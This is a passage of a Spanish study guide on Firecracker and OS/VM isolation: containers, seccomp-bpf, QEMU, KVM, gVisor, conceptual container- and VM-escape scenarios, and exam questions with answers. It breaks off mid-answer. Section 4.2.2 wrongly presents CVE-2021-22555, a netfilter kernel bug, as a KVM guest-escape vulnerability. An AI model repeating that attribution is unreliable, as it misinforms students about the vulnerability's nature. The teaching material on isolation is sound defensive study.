

Firecracker

Aislamiento de SO y Máquinas Virtuales

Documento de Estudio

Ciberseguridad

Índice

1. Resumen Claro	3
1.1. ¿Qué es Firecracker?	3
1.2. ¿Por qué importa?	3
1.3. Conceptos principales	3
1.4. ¿Cómo encaja en el curso?	4
2. Definiciones Clave	5
3. Cómo Funciona	6
3.1. El problema: AWS Lambda	6
3.1.1. Requisitos del servicio	6
3.2. Enfoques de aislamiento	7
3.2.1. Opción 1: Procesos Linux	7
3.2.2. Opción 2: Contenedores (namespaces + cgroups)	7
3.2.3. Opción 3: Máquinas virtuales completas	9
3.3. La solución: Firecracker	9
3.3.1. Arquitectura de virtualización	9
3.3.2. Diseño de Firecracker	10
3.3.3. Defensa en profundidad	11
3.3.4. Arquitectura Lambda completa	12
4. Problemas y Ataques	13
4.1. Vulnerabilidades en contenedores	13
4.1.1. Escape del namespace	13
4.1.2. Ataques via syscalls complejos	13
4.2. Vulnerabilidades en VMs tradicionales	14
4.2.1. Escape de VM via QEMU	14
4.2.2. Vulnerabilidades en KVM	14
4.3. Vulnerabilidades específicas de Firecracker	15
4.3.1. Issue #1462: Verificación de límites	15
4.3.2. Issue #2057: DoS en interfaz de red	15
4.3.3. Issue #2177: Buffer de consola sin límite	15
4.4. Limitaciones generales	16
4.4.1. KVM en el TCB	16
4.4.2. Compatibilidad limitada	16
5. Defensas Modernas	17
5.1. Enfoques alternativos	17
5.1.1. gVisor: Interceptar y reimplementar syscalls	17
5.1.2. Kata Containers: VM ligera con contenedores	18
5.1.3. WebAssembly para aislamiento	18
5.2. Mejores prácticas de aislamiento	19
6. Escenarios Aplicados	20
6.1. Escenario 1: Ataque de escape de contenedor	20
6.2. Escenario 2: Ataque DoS via recursos	21
6.3. Escenario 3: Ataque via dispositivo virtual	22

6.4. Escenario 4: Trade-off rendimiento vs seguridad	22
6.5. Escenario 5: Evolución de arquitectura	23
7. Posibles Preguntas de Examen	25
7.1. Pregunta 1	25
7.2. Pregunta 2	25
7.3. Pregunta 3	26
7.4. Pregunta 4	26
7.5. Pregunta 5	27
7.6. Pregunta 6	28
7.7. Pregunta 7	28
7.8. Pregunta 8	29
7.9. Pregunta 9	30
7.10. Pregunta 10	31
8. Hoja de Referencia Rápida	32

1. Resumen Claro

1.1. ¿Qué es Firecracker?

Firecracker es un Monitor de Máquina Virtual (VMM) minimalista desarrollado por Amazon para su servicio Lambda. Es un caso de estudio de cómo diseñar mecanismos de aislamiento que sean simultáneamente seguros, eficientes y prácticos para servicios en la nube.

Contexto: AWS Lambda ejecuta código arbitrario de clientes en servidores compartidos. Necesitan aislar fuertemente a cada cliente del resto, pero con overhead mínimo para poder empaquetar muchas funciones Lambda en una sola máquina física.

1.2. ¿Por qué importa?

El problema del aislamiento es fundamental en sistemas multi-tenant:

- **Seguridad:** Cliente malicioso no debe comprometer otros clientes
- **Rendimiento:** Overhead bajo para densidad alta (muchos clientes por máquina)
- **Escalabilidad:** Arranque rápido cuando la carga aumenta
- **Compatibilidad:** Soportar binarios Linux existentes

El desafío central: Necesitamos aislamiento fuerte similar a VMs, pero con overhead de contenedores.

La solución: Firecracker combina lo mejor de ambos mundos: usa virtualización (KVM) para aislamiento fuerte, pero con un VMM minimalista (50K líneas vs 1.4M de QEMU) escrito en Rust para seguridad.

1.3. Conceptos principales

1. **Aislamiento:** Separación entre dominios de ejecución para prevenir interferencia
2. **Contenedores:** Aislamiento mediante namespaces y cgroups de Linux
3. **VMs:** Aislamiento mediante virtualización de hardware
4. **VMM (Virtual Machine Monitor):** Software que implementa virtualización
5. **KVM:** Infraestructura de Linux para usar soporte de hardware de virtualización
6. **TCB (Trusted Computing Base):** Componentes críticos cuya falla compromete seguridad
7. **Seccomp-bpf:** Mecanismo para filtrar llamadas al sistema permitidas
8. **MicroVM:** VM extremadamente ligera y rápida de arrancar

1.4. ¿Cómo encaja en el curso?

Firecracker demuestra principios clave de seguridad de sistemas:

- **Defensa en profundidad:** Múltiples capas (VM + jaula del proceso + seccomp)
- **Minimización del TCB:** Menos código = menos errores
- **Principio de mínimo privilegio:** VMM ejecuta con privilegios reducidos
- **Trade-offs de diseño:** Seguridad vs rendimiento vs compatibilidad
- **Memory safety:** Rust previene clases enteras de vulnerabilidades

Espectro de aislamiento:

Débil pero rápido				Fuerte pero lento		
Procesos	->	Contenedores	->	Firecracker	->	VMs completas
		(namespaces)		(KVM+VMM mínimo)		(QEMU)

2. Definiciones Clave

Términos Fundamentales

Aislamiento: Separación entre dominios de ejecución de modo que uno no pueda afectar al otro.

Contenedor: Mecanismo de aislamiento basado en namespaces y cgroups de Linux. Comparte kernel con host.

Namespace: Abstracción de Linux que limita qué recursos puede nombrar/ver un proceso (PIDs, archivos, red, etc).

Cgroup: Mecanismo de Linux para limitar uso de recursos (CPU, memoria, I/O) de grupos de procesos.

VM (Máquina Virtual): Sistema operativo completo ejecutando sobre hardware virtualizado.

VMM (Virtual Machine Monitor) / Hypervisor: Software que implementa virtualización y gestiona VMs.

KVM (Kernel-based Virtual Machine): Infraestructura del kernel Linux que expone soporte de hardware para virtualización.

QEMU: VMM popular que emula dispositivos y CPU, puede usar KVM para aceleración.

MicroVM: VM extremadamente ligera, optimizada para arranque rápido y overhead bajo.

TCB (Trusted Computing Base): Conjunto de componentes de software/hardware cuya correctitud es crítica para seguridad del sistema.

Superficie de ataque: Todas las formas en que un adversario puede interactuar con el sistema.

Chroot: Mecanismo Unix para cambiar directorio raíz visible para un proceso.

Seccomp-bpf: Mecanismo de Linux para filtrar qué llamadas al sistema puede invocar un proceso.

BPF (Berkeley Packet Filter): Lenguaje de bytecode ejecutado dentro del kernel para filtrado.

LPE (Local Privilege Escalation): Vulnerabilidad que permite a atacante con acceso local obtener privilegios mayores.

Virtio: Estándar de paravirtualización para dispositivos virtuales eficientes.

Dispositivo de bloque: Abstracción de almacenamiento como array de bloques de tamaño fijo.

Sistema de archivos: Abstracción de almacenamiento con archivos, directorios, permisos, etc.

Rust: Lenguaje de programación memory-safe que previene muchas clases de bugs.

gVisor: VMM alternativo que intercepta syscalls y los reimplementa en espacio de usuario.

Jaula (jail): Proceso ejecutando con múltiples restricciones de seguridad (chroot, namespaces, etc).

Lambda: Servicio de AWS para ejecutar funciones serverless en respuesta a eventos.

Slot: Espacio en un worker físico donde puede ejecutarse una MicroVM.

Worker: Máquina física en el cluster de Lambda ejecutando múltiples MicroVMs.

3. Cómo Funciona

3.1. El problema: AWS Lambda

3.1.1. Requisitos del servicio

AWS Lambda permite a clientes ejecutar código arbitrario:

- Cliente sube función (binario Linux, script Python, etc)
- Lambda ejecuta la función en respuesta a eventos
- Escala automáticamente según la carga
- Cliente paga solo por tiempo de ejecución

Desafíos de seguridad:

- Código del cliente es completamente no confiable
- Puede ser explícitamente malicioso
- Múltiples clientes comparten mismas máquinas físicas
- Un cliente no debe poder:
 - Leer datos de otro cliente
 - Modificar ejecución de otro cliente
 - Causar DoS a otros clientes
 - Escapar al sistema host

Desafíos de rendimiento:

- Carga varía ampliamente: de milisegundos a horas
- Necesita arranque muy rápido para responder a picos
- Overhead de memoria debe ser mínimo para alta densidad
- Un cliente podría usar $< 1\%$ de una CPU
- Necesita empaquetar muchos clientes por máquina

Objetivo: Aislamiento fuerte + overhead bajo + arranque rápido.

3.2. Enfoques de aislamiento

3.2.1. Opción 1: Procesos Linux

Mecanismos disponibles:

- IDs de usuario diferentes
- Permisos por archivo
- Chroot para limitar acceso al filesystem

Problemas:

- Diseñado para compartir granular, no aislamiento fuerte
- Demasiados recursos compartidos en el kernel
- Superficie de ataque amplia: 300+ syscalls
- Control de acceso basado en UIDs es insuficiente
- Aplicaciones crean archivos compartidos (por accidente o diseño)
- Ejemplo: archivo world-writable en /tmp

Conclusión: Aislamiento demasiado débil para Lambda.

3.2.2. Opción 2: Contenedores (namespaces + cgroups)

Namespaces de Linux:

Límite de qué puede nombrar/ver un proceso:

- **PID namespace:** Limita qué procesos puede ver/señalar
- **Mount namespace:** Sistema de archivos separado (chroot mejorado)
- **Network namespace:** Interfaz de red separada, direcciones IP propias
- **IPC namespace:** Colas de mensajes y semáforos separados
- **UTS namespace:** Hostname separado
- **User namespace:** Mapeo de UIDs separado

Cgroups:

Límites de recursos:

- CPU: límites de tiempo de CPU, scheduling
- Memoria: límite de RAM, previene OOM
- I/O disco: límites de bandwidth
- Network I/O: límites de ancho de banda

Contenedor en práctica:

1. Desempaquetar imagen del contenedor
2. Crear nuevos namespaces
3. Apuntar raíz del namespace al árbol de archivos del contenedor
4. Configurar cgroup con límites de recursos
5. Configurar interfaz de red virtual
6. Ejecutar proceso en este entorno aislado

Desde dentro parece un sistema Linux separado.

Problemas para Lambda:

- Kernel Linux compartido entre todos los contenedores
- Superficie de ataque amplia: 300+ syscalls
- Kernel escrito en C: buffer overflows, use-after-free, etc
- No hay aislamiento dentro del kernel mismo
- Errores del kernel = escape del contenedor
- LPE (Local Privilege Escalation) descubiertos frecuentemente
- Ejemplos: Dirty COW, Stack Clash, vulnerabilidades en eBPF

Mitigación parcial: seccomp-bpf:

- Filtrar qué syscalls puede invocar el proceso
- Patrón: syscalls raramente usados tienen más bugs
- Cada proceso tiene filtro BPF opcional
- Kernel ejecuta filtro antes de cada syscall
- Filtro decide: permitir o bloquear
- Puede examinar: número de syscall, argumentos
- Filtro es "pegajoso": heredado por procesos hijos

Problema con seccomp-bpf:

- Trade-off difícil: bloquear muchos syscalls rompe compatibilidad
- Pero syscalls comunes aún tienen muchos bugs
- No es suficiente para seguridad de Lambda

Conclusión: Contenedores estándar son insuficientes.

3.2.3. Opción 3: Máquinas virtuales completas

Ventajas de VMs:

- Superficie de ataque mucho más pequeña
- En lugar de 300+ syscalls: solo instrucciones x86 + dispositivos virtuales
- Menos bugs descubiertos: < 1 escape de VM por año (vs muchos LPE por año)
- Aislamiento más fuerte: kernel guest comprometido no compromete host

Problemas para Lambda:

- **Alto costo de inicio:** Arrancar VM tradicional toma segundos
 - BIOS, boot loader, kernel init, systemd, etc
 - Lambda necesita responder en milisegundos
- **Alto overhead de memoria:** VM tradicional usa ~200-500MB
 - Función Lambda podría necesitar solo 128MB
 - Overhead reduce densidad significativamente
- **QEMU es grande y complejo:** 1.4M líneas de código C
 - Emula muchos dispositivos (GPU, PCI, USB, etc)
 - Cada dispositivo es código potencialmente buggy
 - QEMU ha tenido muchas vulnerabilidades

Conclusión: VMs tradicionales son demasiado pesadas.

3.3. La solución: Firecracker

Idea central: Combinar aislamiento de VMs con ligereza de contenedores.

3.3.1. Arquitectura de virtualización

Componentes de una VM completa:

1. Virtualización de CPU y memoria:

- Soporte de hardware en CPUs modernas (Intel VT-x, AMD-V)
- Tablas de páginas anidadas
- Virtualizar registros privilegiados

2. Virtualización de dispositivos:

- Controlador de disco
- Tarjeta de red
- PCI bus

- Tarjeta gráfica
- Teclado, puertos serie
- USB, sonido, etc

3. Proceso de arranque:

- BIOS / UEFI
- Boot loader (GRUB)
- Cargar kernel

División de responsabilidades tradicional:

- **KVM (en kernel)**: CPU virtual, memoria, soporte de hardware
- **QEMU (espacio de usuario)**: Dispositivos, emulación, BIOS

3.3.2. Diseño de Firecracker

Estrategia: Mantener KVM, reescribir QEMU con enfoque minimalista.

Qué mantiene:

- KVM para virtualización de CPU y memoria
- Aprovecha soporte de hardware
- Parte del kernel Linux (bien probado, necesario de todos modos)

Qué minimiza:

1. Dispositivos soportados (solo 4):

- virtio-net: tarjeta de red
- virtio-block: disco
- Teclado
- Puerto serie (consola)

Sin: GPU, USB, sonido, PCI complejo, etc

2. Dispositivo de bloque en lugar de filesystem compartido:

- Filesystem es complejo:
 - Directorios, archivos de longitud variable
 - Symlinks, hardlinks
 - Permisos, atributos extendidos
- Operaciones complejas:
 - Crear/eliminar/renombrar
 - Mover directorios completos
 - Leer/escribir rangos
 - Append, truncate, etc

- Dispositivo de bloque es simple:
 - Array de bloques de 4KB
 - Numerados 0 a N
 - Solo: read(n), write(n, data), flush
- Límite de aislamiento más fuerte y claro

3. No emulación de instrucciones:

- QEMU emula instrucciones raras que hardware no soporta
- Firecracker solo soporta las necesarias: CPUID, VMCALL, etc
- Menos código = menos bugs

4. No BIOS:

- QEMU emula BIOS completo
- Firecracker carga kernel directamente en memoria
- Comienza ejecución desde entry point del kernel
- Elimina toda la fase de boot

Implementación:

- Escrito en Rust
- 50K líneas de código (vs 1.4M de QEMU)
- Memory-safe (excepto bloques explícitos “unsafe”)
- Previene buffer overflows, use-after-free, etc
- Open source: <https://github.com/firecracker-microvm/firecracker>

3.3.3. Defensa en profundidad

El proceso VMM de Firecracker ejecuta “encarcelado”:

1. Chroot:

- Limita archivos que el VMM puede acceder
- VMM solo ve archivos necesarios (imagen del disco, kernel)

2. Namespaces:

- Limita acceso a otros procesos
- Limita acceso a red del host

3. UID separado:

- Cada VMM ejecuta como usuario único
- Previene interferencia entre VMMs

4. **Seccomp-bpf:**

- Filtro estricto de syscalls permitidos
- VMM solo necesita ~ 30 syscalls (vs 300+ disponibles)
- Reduce superficie de ataque significativamente

Objetivo: Si hay bug en Firecracker y atacante lo explota, es difícil escalar el ataque.

3.3.4. **Arquitectura Lambda completa**

Componentes:

1. **Workers:** Máquinas físicas ejecutando MicroVMs

- Cada worker tiene N “slots” de MicroVM
- Slot = recursos asignados (CPU, memoria)

2. **Manager de workers:**

- Mantiene registro de workers disponibles
- Decide dónde colocar nuevas funciones
- Balancea carga

3. **Frontend:**

- Recibe solicitudes de clientes
- Consulta manager: ¿dónde está esta función?
- Envía solicitud directamente al worker

Flujo de ejecución:

1. Cliente invoca función Lambda

2. Frontend recibe solicitud

3. Si función ya está cargada:

- Frontend conoce el worker
- Envía solicitud directamente
- Worker ejecuta en MicroVM existente

4. Si función no está cargada:

- Frontend pregunta a manager
- Manager elige worker con slot disponible
- Worker inicia nueva MicroVM
- Carga código del cliente
- Ejecuta función

4. Problemas y Ataques

4.1. Vulnerabilidades en contenedores

4.1.1. Escape del namespace

Problema general:

- Namespaces solo limitan visibilidad, no capacidades del kernel
- Bug en kernel permite escape
- Una vez fuera: acceso a todo el sistema host

Ejemplo: Dirty COW (2016):

- Race condition en manejo de copy-on-write
- Permitía escribir en memoria read-only
- Atacante podía modificar archivos del sistema
- Desde contenedor: comprometer host

Ejemplo: eBPF vulnerabilities:

- eBPF permite ejecutar código en kernel
- Bugs en verificador de eBPF
- Atacante puede ejecutar código privilegiado
- Escape completo del contenedor

4.1.2. Ataques via syscalls complejos

Problema:

- Syscalls con muchas opciones y flags
- Ej: `ioctl` tiene miles de comandos
- Cada comando es código especializado
- Difícil probar todas las combinaciones
- Bugs en casos esquina

Estadística:

- Varios LPE por año en kernel Linux
- Contenedores no protegen contra estos
- Todos los contenedores comparten mismo kernel

4.2. Vulnerabilidades en VMs tradicionales

4.2.1. Escape de VM via QEMU

Problema:

- QEMU es 1.4M líneas de código C
- Emula muchos dispositivos complejos
- Cada dispositivo es superficie de ataque

Ejemplo: Venom (2015):

- Bug en emulación del floppy disk de QEMU
- Buffer overflow en controlador FDC
- VM guest podía ejecutar código en QEMU
- QEMU ejecuta en host: compromiso completo

Ejemplo: CVE-2019-14378:

- Heap overflow en emulación de dispositivo de red e1000
- Guest podía leer/escribir memoria del host
- Escape completo de la VM

Patrón común:

- Guest controla entrada a dispositivo virtual
- Bug en parsing/validación
- Overflow o confusión de tipos
- Ejecución de código en VMM

4.2.2. Vulnerabilidades en KVM

Problema:

- KVM es parte del kernel
- Bug en KVM = compromiso del host
- Menos frecuente que QEMU, pero más grave

Ejemplo: CVE-2021-22555:

- Heap overflow en subsistema de netfilter
- Desde VM guest: escribir en memoria del kernel host
- Escape completo, compromiso del host

Ejemplo: An EPYC Escape (2021):

- Bug en manejo de interrupciones de KVM
- Específico de CPUs AMD EPYC
- Guest podía ejecutar código en modo kernel del host
- Documentado por Google Project Zero

4.3. Vulnerabilidades específicas de Firecracker

4.3.1. Issue #1462: Verificación de límites

Descripción:

- Bug en verificación de límites de memoria
- A pesar de estar escrito en Rust
- En bloque de código “unsafe”

Lección: Memory-safety no es absoluta si hay código unsafe.

4.3.2. Issue #2057: DoS en interfaz de red

Descripción:

- Bug en manejo de paquetes de red
- Guest malicioso podía causar DoS
- VMM consumía 100 % CPU
- Afectaba a otras VMs en el mismo host

Lección: Aislamiento de rendimiento es importante también.

4.3.3. Issue #2177: Buffer de consola sin límite

Descripción:

- Buffer de la consola serie crecía sin límite
- Guest podía escribir indefinidamente a consola
- VMM consumía cada vez más memoria
- Eventualmente: OOM en el host

Impacto:

- VM maliciosa usa memoria del host
- A través del proceso Firecracker
- Puede causar OOM a otras VMs

Lección: Límites de recursos deben aplicarse en todas las interfaces.

4.4. Limitaciones generales

4.4.1. KVM en el TCB

Problema:

- Firecracker confía completamente en KVM
- KVM es parte del kernel Linux
- Bug en KVM compromete aislamiento
- No hay defensa si KVM falla

Trade-off:

- Opción 1: Implementar virtualización completa en espacio de usuario
 - TCB más pequeño
 - Pero: rendimiento terrible
- Opción 2: Usar KVM del kernel
 - Rendimiento excelente
 - Pero: KVM en el TCB
- Firecracker elige opción 2
- Justificación: KVM es pequeño, bien probado, bugs raros

4.4.2. Compatibilidad limitada

Restricciones:

- Solo dispositivos virtio (net y block)
- Sin GPU, USB, sonido
- Sin emulación de instrucciones raras
- Algunos binarios Linux no funcionarán

En la práctica:

- Suficiente para cargas de trabajo serverless
- Funciones Lambda típicamente no necesitan GPU
- Pero: no es VM de propósito general

5. Defensas Modernas

5.1. Enfoques alternativos

5.1.1. gVisor: Interceptar y reimplementar syscalls

Idea:

- En lugar de bloquear syscalls, interceptarlos
- Reimplementar syscalls en espacio de usuario
- Implementación en Go (memory-safe)

Arquitectura:

1. Aplicación del usuario hace syscall
2. Seccomp-bpf intercepta
3. Redirige a proceso gVisor (llamado “Sentry”)
4. Sentry reimplementa la funcionalidad del syscall
5. Sentry puede invocar syscalls limitados al kernel real

Ventajas:

- Menos probabilidad de bugs de memoria (Go)
- Bugs no están en código del kernel
- Bug en gVisor solo afecta a esa aplicación
- Seccomp-bpf limita qué syscalls puede usar gVisor
- Superficie de ataque al kernel real es pequeña

Desventajas:

- Overhead de rendimiento significativo
- Cada syscall requiere:
 - Cambio de contexto al proceso Sentry
 - Procesar en espacio de usuario
 - Posiblemente otro cambio de contexto al kernel
- Overhead de copia de datos
- Puede ser 10-50 % más lento en algunos workloads
- Compatibilidad: gVisor no implementa todos los syscalls
 - Hace un trabajo creíble
 - Pero no es 100 % compatible con Linux

Uso:

- Google Cloud Run
- Usado donde overhead es aceptable
- Trade-off: seguridad extra vs rendimiento

5.1.2. Kata Containers: VM ligera con contenedores

Enfoque:

- Cada contenedor ejecuta en su propia VM
- VM extremadamente ligera
- Kernel Linux mínimo en el guest
- Similar a Firecracker en concepto

Diferencias con Firecracker:

- Kata enfoca en compatibilidad con Docker/Kubernetes
- Firecracker enfoca en overhead mínimo absoluto
- Kata soporta más dispositivos
- Firecracker es más minimalista

5.1.3. WebAssembly para aislamiento

Idea:

- Ejecutar código en sandbox de WebAssembly
- Aislamiento a nivel de lenguaje, no SO
- Muy ligero: overhead mínimo

Ventajas:

- Arranque instantáneo ($< 1\text{ms}$)
- Overhead de memoria muy bajo ($< 1\text{MB}$)
- Aislamiento a nivel de proceso
- Memory-safe por diseño

Desventajas:

- Compatibilidad muy limitada
- Solo código compilado a WASM
- No ejecuta binarios Linux existentes

- API limitada (WASI)

Uso:

- Cloudflare Workers
- Fastly Compute@Edge
- Para cargas donde compatibilidad no es crítica

5.2. Mejores prácticas de aislamiento

Principios generales:

1. Defensa en profundidad:

- Múltiples capas de aislamiento
- Ejemplo: VM + jaula del proceso + seccomp
- Falla de una capa no compromete todo

2. Minimizar el TCB:

- Menos código = menos bugs
- Firecracker: 50K líneas vs QEMU: 1.4M líneas
- Cada dispositivo virtual es superficie de ataque

3. Memory safety:

- Usar lenguajes memory-safe (Rust, Go)
- Previene buffer overflows, use-after-free
- Clases enteras de vulnerabilidades eliminadas

4. Principio de mínimo privilegio:

- VMM ejecuta con privilegios mínimos necesarios
- Usar namespaces, chroot, UID separado
- Limitar syscalls con seccomp-bpf

5. Límites de recursos:

- Cgroups para CPU, memoria, I/O
- Prevenir ataques DoS
- Garantizar fair sharing

6. Auditar interfaces entre dominios:

- Dispositivos virtuales son interfaces críticas
- Validar todas las entradas del guest
- Asumir guest es malicioso
- Límites en buffers, tasas, etc

6. Escenarios Aplicados

6.1. Escenario 1: Ataque de escape de contenedor

Situación: Atacante ejecuta código en contenedor Docker estándar.

Configuración:

- Contenedor con namespaces
- Sin seccomp-bpf adicional
- Kernel Linux 4.x con vulnerabilidad conocida

Ataque:

1. Atacante identifica vulnerabilidad LPE en kernel
2. Exploit: Dirty COW o similar
3. Race condition en copy-on-write
4. Obtiene escritura en memoria privilegiada
5. Modifica credenciales del proceso a root
6. Escapa namespace montando `/proc`
7. Accede a sistema host completo
8. Puede leer datos de otros contenedores

Con Firecracker:

1. Atacante en VM guest explota mismo bug
2. Obtiene root en el kernel guest
3. Controla completamente el SO guest
4. Pero: aún está aislado por KVM
5. No puede escapar sin bug adicional en KVM
6. Host permanece seguro

Pregunta: ¿Qué pasa si hay bug en KVM también?

Respuesta:

- Si atacante encadena LPE + KVM escape: compromiso completo
- Pero: requiere dos bugs diferentes
- KVM bugs son mucho más raros ($< 1/\text{año}$ vs varios LPE/año)
- Defensa en profundidad aumenta dificultad

6.2. Escenario 2: Ataque DoS via recursos

Situación: Cliente malicioso intenta monopolizar recursos.

Sin límites adecuados:

1. Función Lambda maliciosa
2. Loop infinito consumiendo 100 % CPU
3. Aloca memoria hasta llenar RAM
4. Escribe a disco sin límite
5. Otras funciones Lambda en mismo worker sufren
6. Timeouts, degradación de rendimiento

Con Firecracker + cgroups:

1. Función Lambda maliciosa en MicroVM
2. Cgroup limita CPU a porcentaje asignado
3. Cgroup limita memoria a límite configurado
4. Intentar alocar más: OOM dentro de VM
5. VM es terminada, no afecta a otras VMs
6. Límites de I/O de disco
7. Límites de ancho de banda de red
8. Otras funciones no afectadas

Escenario específico: Buffer de consola:

1. VM guest escribe continuamente a consola serie
2. Sin límite: buffer crece indefinidamente
3. Firecracker Issue #2177
4. VMM consume memoria del host
5. Eventualmente: OOM en host

Solución:

- Límite fijo en tamaño de buffer
- Descartar output antiguo (ring buffer)
- Rate limiting en escrituras

6.3. Escenario 3: Ataque via dispositivo virtual

Situación: Atacante controla guest, intenta explotar VMM via dispositivo virtual.

Con QEMU (hipotético):

1. Guest envía comandos a dispositivo de red emulado
2. QEMU emula tarjeta e1000 completa
3. Comando malformado con tamaño incorrecto
4. Buffer overflow en emulación de e1000
5. Atacante ejecuta código en proceso QEMU
6. QEMU ejecuta en host: compromiso completo

Con Firecracker:

1. Solo dispositivos virtio (interfaz simplificada)
2. Guest envía comandos a virtio-net
3. Firecracker valida todas las entradas
4. Escrito en Rust: bounds checking automático
5. Comando malformado rechazado o panic seguro
6. Si panic: solo esa VM se termina
7. Host no comprometido

Además:

- Firecracker process está “encarcelado”
- Incluso si hay exploit:
 - Chroot limita archivos accesibles
 - Namespaces limitan visibilidad
 - Seccomp-bpf limita syscalls
 - Difícil escalar a compromiso del host

6.4. Escenario 4: Trade-off rendimiento vs seguridad

Situación: Elegir mecanismo de aislamiento para servicio multi-tenant.

Opción 1: Contenedores estándar:

- Overhead mínimo: ~5MB, arranque < 100ms
- Alta densidad: cientos por host
- Pero: aislamiento débil (kernel compartido)

- Riesgo: LPE = compromiso de todos los tenants

Opción 2: VMs tradicionales (QEMU):

- Aislamiento fuerte: kernel separado
- Pero: overhead alto (~200-500MB)
- Arranque lento: 3-10 segundos
- Baja densidad: decenas por host

Opción 3: Firecracker:

- Aislamiento fuerte: kernel separado
- Overhead bajo: ~3MB por VM inactiva
- Arranque rápido: ~125ms
- Alta densidad: cientos por host
- Mejor de ambos mundos para workload Lambda

Opción 4: gVisor:

- Aislamiento medio-fuerte
- Overhead moderado: ~10-30MB
- Arranque rápido: ~50-200ms
- Pero: overhead de rendimiento 10-50 %
- Trade-off diferente: seguridad vs throughput

Decisión depende de:

- Modelo de amenaza: ¿qué tan crítica es seguridad?
- Workload: ¿CPU-bound o I/O-bound?
- Escala: ¿cuántos tenants por host?
- SLA: ¿qué latencia es aceptable?

6.5. Escenario 5: Evolución de arquitectura

Situación: AWS Lambda antes de Firecracker.

Enfoque inicial (hipotético):

1. Usar contenedores con seccomp-bpf agresivo
2. Problema: bugs LPE descubiertos
3. Cada bug = incidente de seguridad

4. Necesidad de parchear rápidamente
5. Tenants afectados durante mantenimiento

Transición a Firecracker:

1. Diseñar VMM minimalista
2. Implementar en Rust para memory safety
3. Minimizar dispositivos virtuales
4. Usar KVM para rendimiento
5. Encarcelar proceso VMM

Resultado:

- Aislamiento más fuerte
- Menos dependencia de parches del kernel
- LPE en guest no compromete host
- Mejor postura de seguridad
- Overhead aceptable para el modelo de negocio

Lección:

- No hay solución perfecta
- Trade-offs evolucionan con requisitos
- Inversión en ingeniería puede mejorar trade-offs
- Firecracker logra combinación previamente imposible

7. Posibles Preguntas de Examen

7.1. Pregunta 1

¿Cuáles son las principales diferencias entre aislamiento con contenedores y con VMs? ¿Por qué Firecracker usa VMs en lugar de contenedores?

Respuesta:

- Contenedores:
 - Comparten kernel con host
 - Aislamiento via namespaces y cgroups
 - Bajo overhead (MB, ms)
 - Pero: superficie de ataque amplia (300+ syscalls)
 - Bug LPE = escape del contenedor
- VMs:
 - Kernel separado para cada VM
 - Aislamiento via virtualización de hardware
 - Superficie de ataque pequeña (x86 + dispositivos virtuales)
 - Bugs mucho más raros
 - Tradicionalmente: alto overhead
- Firecracker usa VMs porque:
 - Lambda ejecuta código arbitrario no confiable
 - Necesita aislamiento más fuerte que contenedores
 - LPE demasiado comunes (varios por año)
 - Con diseño cuidadoso, puede lograr overhead bajo de VMs

7.2. Pregunta 2

¿Qué es el TCB (Trusted Computing Base) y cómo lo minimiza Firecracker?

Respuesta:

- TCB: componentes cuya correctitud es crítica para seguridad
- Si TCB tiene bug, aislamiento puede fallar
- TCB de Firecracker:
 - KVM (parte del kernel Linux)
 - Firecracker VMM (50K líneas Rust)
- Minimización vs QEMU tradicional:
 - QEMU: 1.4M líneas de C
 - Firecracker: 50K líneas de Rust

- 28x menos código
 - Rust previene bugs de memoria
 - Solo 4 dispositivos virtuales (vs docenas)
 - Sin emulación de instrucciones complejas
 - Sin BIOS
- Principio: menos código = menos bugs

7.3. Pregunta 3

Explica qué son los namespaces de Linux y por qué no son suficientes para AWS Lambda.

Respuesta:

- Namespaces: limitan qué recursos puede ver/nombrar un proceso
- Tipos:
 - PID: solo ve procesos en su namespace
 - Mount: sistema de archivos separado
 - Network: interfaz de red propia
 - IPC, UTS, User: otros recursos aislados
- Problema: kernel compartido
 - Todos los namespaces comparten mismo kernel
 - 300+ syscalls de superficie de ataque
 - Bugs LPE permiten escape
 - Ejemplos: Dirty COW, eBPF vulnerabilities
- Por qué insuficiente para Lambda:
 - Lambda ejecuta código completamente no confiable
 - Clientes podrían ser explícitamente maliciosos
 - LPE demasiado frecuentes (varios por año)
 - Necesita aislamiento más fuerte

7.4. Pregunta 4

¿Qué es seccomp-bpf y cómo ayuda a mejorar el aislamiento? ¿Por qué no es suficiente por sí solo?

Respuesta:

- Seccomp-bpf: filtrar qué syscalls puede invocar un proceso
- Funcionamiento:
 - Proceso asociado con programa filtro BPF

- Kernel ejecuta filtro antes de cada syscall
- Filtro decide: permitir o bloquear
- Puede examinar: número de syscall, argumentos
- “Pegajoso”: heredado por procesos hijos
- Beneficio:
 - Reduce superficie de ataque
 - Syscalls raros tienen más bugs
 - Bloquear syscalls sospechosos
- Limitaciones:
 - Trade-off difícil: bloquear mucho rompe compatibilidad
 - Syscalls comunes aún tienen bugs
 - No previene bugs en syscalls permitidos
 - Solo reduce superficie, no elimina riesgo
- Firecracker lo usa para VMM:
 - VMM solo necesita ~ 30 syscalls
 - Reduce superficie incluso si VMM comprometido

7.5. Pregunta 5

¿Por qué Firecracker usa dispositivo de bloque en lugar de compartir sistema de archivos con el host?

Respuesta:

- Sistema de archivos es complejo:
 - Directorios, archivos de longitud variable
 - Symlinks, hardlinks, permisos
 - Atributos extendidos
 - Estado complejo y compartido
- Operaciones complejas:
 - Crear/eliminar/renombrar archivos
 - Mover directorios completos
 - Leer/escribir rangos arbitrarios
 - Append, truncate, seeks
- Dispositivo de bloque es simple:
 - Array de bloques de 4KB numerados
 - Solo: read(n), write(n, data), flush

- Sin estado compartido complejo
- Interfaz clara y mínima
- Beneficios:
 - Límite de aislamiento más fuerte
 - Menos código en VMM
 - Menos superficie de ataque
 - Más fácil de implementar correctamente
 - Filesystem es responsabilidad del guest

7.6. Pregunta 6

¿Qué es la “defensa en profundidad” y cómo la implementa Firecracker?

Respuesta:

- Defensa en profundidad: múltiples capas de protección
- Si una capa falla, otras aún protegen
- Capas en Firecracker:
 1. VM (KVM): aislamiento primario
 - Kernel separado por guest
 - Hardware enforcement
 2. VMM minimalista: reducir bugs
 - 50K líneas vs 1.4M
 - Solo 4 dispositivos
 3. Rust: memory safety
 - Previene buffer overflows, use-after-free
 4. Jaula del proceso VMM:
 - Chroot: limita archivos accesibles
 - Namespaces: aísla de otros procesos
 - UID separado
 5. Secomp-bpf: limita syscalls del VMM
 - Solo ~30 syscalls permitidos
- Resultado: atacante necesita múltiples exploits para compromiso completo

7.7. Pregunta 7

Compara Firecracker con gVisor. ¿Cuáles son las ventajas y desventajas de cada enfoque?

Respuesta:

- Firecracker:

- Enfoque: VM con VMM minimalista
- Ventajas:
 - Aislamiento muy fuerte (kernel separado)
 - Overhead bajo (3MB, 125ms arranque)
 - Rendimiento cercano a nativo
- Desventajas:
 - KVM en el TCB
